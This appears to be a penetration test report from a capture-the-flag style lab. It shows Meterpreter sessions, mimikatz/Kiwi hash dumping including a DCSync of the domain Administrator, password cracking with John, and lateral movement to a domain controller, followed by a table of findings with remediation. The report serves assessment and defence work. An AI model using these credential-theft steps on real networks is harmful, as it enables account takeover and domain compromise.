
Index of /

Name	Last modified	Size	Description
flag2.txt	2022-02-15 13:53	34	


Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2 Server at 172.22.117.20 Port 80



EE performed an Nmap scan on the Windows 10 machine using command: nmap -A 172.22.117.20. Showed that port 21 is open on the Windows 10 host and then I connected to Windows host using ftp 172.22.117.20.




EE tried more to take advantage of a weak point identified in the nmap scan, named SLmail. EE was successful and managed to gain access into the targeted machine through a session.



EE accessed shell within the target machine and evaluated the scheduled tasks.

EE utilized lsa_dump_sam in meterpreter for the purpose of dumping users and hashes. The Kiwi tool showed me password hashes, and we discovered the flag within a cracked NTLM user's password. To expose this NTLM hash of the password, we implemented kiwi on the Meterpreter shell.



```
┌──(root💀kali)-[~]
└─# nano hashes.txt

┌──(root💀kali)-[~]
└─# john --format=nt hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 43 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Computer!        (flag6)
1g 0:00:00:00 DONE 2/3 (2024-11-25 19:32) 9.090g/s 821554p/s 821554c/s 821554C/s News2..Faith!
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

By utilizing -f *flag.txt*, we have the ability to search for flags. Flag discovered through conducting a search inside the machine which has been compromised.

```
meterpreter > search -f *flag*.txt
Found 4 results...
═══════════════

Path                                          Size (bytes)  Modified (UTC)
────                                          ────────────  ──────────────
c:\Program Files (x86)\SLmail\System\flag4.txt  32          2022-03-21 11:59:51 -0400
c:\Users\Public\Documents\flag7.txt             32          2022-02-15 17:02:28 -0500
c:\xampp\htdocs\flag2.txt                       34          2022-02-15 16:53:19 -0500
c:\xampp\tmp\flag3.txt                          32          2022-02-15 16:55:04 -0500
```

```
meterpreter > cd Users
meterpreter > cd public
meterpreter > cd Public
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file sp
meterpreter > ls
Listing: C:\Users\public
========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040555/r-xr-xr-x  0     dir   2022-02-15 13:15:51 -0500  AccountPictures
040555/r-xr-xr-x  0     dir   2019-12-07 04:14:54 -0500  Desktop
040555/r-xr-xr-x  0     dir   2022-02-15 17:02:25 -0500  Documents
040555/r-xr-xr-x  0     dir   2019-12-07 04:14:54 -0500  Downloads
040555/r-xr-xr-x  0     dir   2019-12-07 04:31:03 -0500  Libraries
040555/r-xr-xr-x  0     dir   2019-12-07 04:14:54 -0500  Music
040555/r-xr-xr-x  0     dir   2019-12-07 04:14:54 -0500  Pictures
040555/r-xr-xr-x  0     dir   2019-12-07 04:14:54 -0500  Videos
100666/rw-rw-rw-  174   fil   2019-12-07 04:12:42 -0500  desktop.ini

meterpreter > cd Documents
meterpreter > ls
Listing: C:\Users\public\Documents
=================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  0     dir   2022-02-15 21:01:26 -0500  My Music
040777/rwxrwxrwx  0     dir   2022-02-15 21:01:26 -0500  My Pictures
040777/rwxrwxrwx  0     dir   2022-02-15 21:01:26 -0500  My Videos
100666/rw-rw-rw-  278   fil   2019-12-07 04:12:42 -0500  desktop.ini
100666/rw-rw-rw-  32    fil   2022-02-15 17:02:28 -0500  flag7.txt

meterpreter > cat flag7.txt
6fd73e3a2c2740328d57ef32557c2fdcmeterpreter >
```

EE employed responder for listening to LLMNR broadcasts and successfully captured the credentials of ADMBob. Afterwards, EE utilized John for breaking the password hash

```
meterpreter > lsadump::cache
[-] Unknown command: lsadump::cache
meterpreter > kiwi_cmd lsadump::cache
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f

Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 )
Domain name : REKALL ( S-1-5-21-3484858390-3689884876-116297675 )
Domain FQDN : rekall.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7}
  [00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f34182747135096323412d97ee82f9d14c046020

* Iteration is set to default (10240)

[NL$1 - 11/25/2024 5:22:06 PM]
RID       : 00000450 (1104)
User      : REKALL\ADMBob
MsCacheV2 : 3f267c855ec5c69526f501d5d461315b

meterpreter >
```

```
┌──(root💀kali)-[~]
└─# nano hashes2.txt

┌──(root💀kali)-[~]
└─# john --format=mscash2 hashes2.txt
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 13 candidates buffered for the current salt, minimum 32 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Changeme!        (ADMBob)
1g 0:00:00:00 DONE 2/3 (2024-11-25 20:28) 4.545g/s 4722p/s 4722c/s 4722C/s 123456..barney
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.
```

```
C:\>net users
net users

User accounts for \\

-------------------------------------------------------------------------------
ADMBob                   Administrator            flag8-ad12fc2ffc1e47
Guest                    hdodge                   jsmith
krbtgt                   tschubert
The command completed with one or more errors.
```

Using the ADMBob's credentials, EE then shifted sideways to gain access to the WINDC01 machine via wmi module.

```
meterpreter > sysinfo
Computer        : WINDC01
OS              : Windows 2016+ (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : REKALL
```

```
meterpreter > ls
Listing: C:\
============

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040777/rwxrwxrwx  0      dir   2022-02-15 13:14:22 -0500  $Recycle.Bin
040777/rwxrwxrwx  0      dir   2022-02-15 13:01:09 -0500  Documents and Settings
040777/rwxrwxrwx  0      dir   2018-09-15 03:19:00 -0400  PerfLogs
040555/r-xr-xr-x  4096   dir   2022-02-15 13:14:06 -0500  Program Files
040777/rwxrwxrwx  4096   dir   2022-02-15 13:14:08 -0500  Program Files (x86)
040777/rwxrwxrwx  4096   dir   2022-02-15 16:27:48 -0500  ProgramData
040777/rwxrwxrwx  0      dir   2022-02-15 13:01:13 -0500  Recovery
040777/rwxrwxrwx  4096   dir   2022-02-15 16:14:31 -0500  System Volume Information
040555/r-xr-xr-x  4096   dir   2022-02-15 13:13:58 -0500  Users
040777/rwxrwxrwx  16384  dir   2022-02-15 16:19:43 -0500  Windows
100666/rw-rw-rw-  32     fil   2022-02-15 17:04:29 -0500  flag9.txt
000000/---------  0      fif   1969-12-31 19:00:00 -0500  pagefile.sys

meterpreter > cat flag 9.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > cat flag9.txt
f7356e02f44c4fe7bf5374ff9bcbf872meterpreter >
```

EE identified every user on the WINDC01 machine. Subsequently, kiwi was loaded to utilize dcsync_ntlm and locate the password hash of the Administrator.

```
C:\>net users
net users

User accounts for \\

-------------------------------------------------------------------------------
ADMBob                   Administrator            flag8-ad12fc2ffc1e47
Guest                    hdodge                   jsmith
krbtgt                   tschubert
The command completed with one or more errors.
```

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > dcsync_ntlm Administrator
[+] Account  : Administrator
[+] NTLM Hash : 4f0cfd309a1965906fd2ec39dd23d582
[+] LM Hash  : 0e9b6c3297033f52b59d01ba2328be55
[+] SID      : S-1-5-21-3484858390-3689884876-116297675-500
[+] RID      : 500
```

Summary Vulnerability Overview


Vulnerability	Severity
XSS Reflected	Critical
XSS Stored	Critical
Sensitive Data Exposure	High
Local File Inclusion	High
SQL Injection	Critical
Commaind Injection	Critical
Brute Force Attack	High
PHP Injection	High
Session Management	High
Directory Traversal	High
struts2_content_type_ognl	Critical
drupal_restws_unserialize	Critical
SSH	Critical
OSINT Credentials	Medium
Port 80	Critical
seattlelab_pass	Critical
Hashdump and weak passwords	High
Nessus Scan	Medium
Public Directory Search	Medium
LLMNR Broadcasts	Medium
Open Source Exposed Data	Medium
FTP Enumeration	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	8
Ports	28


Exploitation Risk	Total
Critical	10
High	7
Medium	5
Low	0

Vulnerability Findings


Vulnerability 1	Findings
Title	XSS Reflected
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Directory welcome.php on the webpage, it gives permission to users for inputting payloads into the field.
Images	
Affected Hosts	192.168.14.35
Remediation	Put into action validation of input and eliminate the possibility to include special symbols like '>', '/', etc.

Vulnerability 2	Findings
Title	XSS Stored
Type (Web app / Linux OS / WIndows OS)	Web App


Risk Rating	Critical
Description	The comments.php directory allows users to input payloads into the stored.
Images	
Affected Hosts	192.168.14.35
Remediation	Put in place validation for input and take away the function to enter special cngharacters, like '>', '/', etc.

Vulnerability 3	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	The details for an admin account on the login.php directory were d iscovered in the HTML source page.
Images	
Affected Hosts	192.168.14.35


Remediation	Remove sensitive data that can be accessed in the html page soasurce.

Vulnerability 4	Findings
Title	Local File Inclusion
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	Ability to upload a PHP file
Images	
Affected Hosts	192.168.14.35
Remediation	Do not allow direct file path modification.


Vulnerability 5	Findings
Title	SQL Injection
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	The user login for the login.php directory allows for SQL injection

Images	
Affected Hosts	192.168.14.35
Remediation	Implement validation for input and take away smthe possibility to enter special characters like ", ', /, etc.

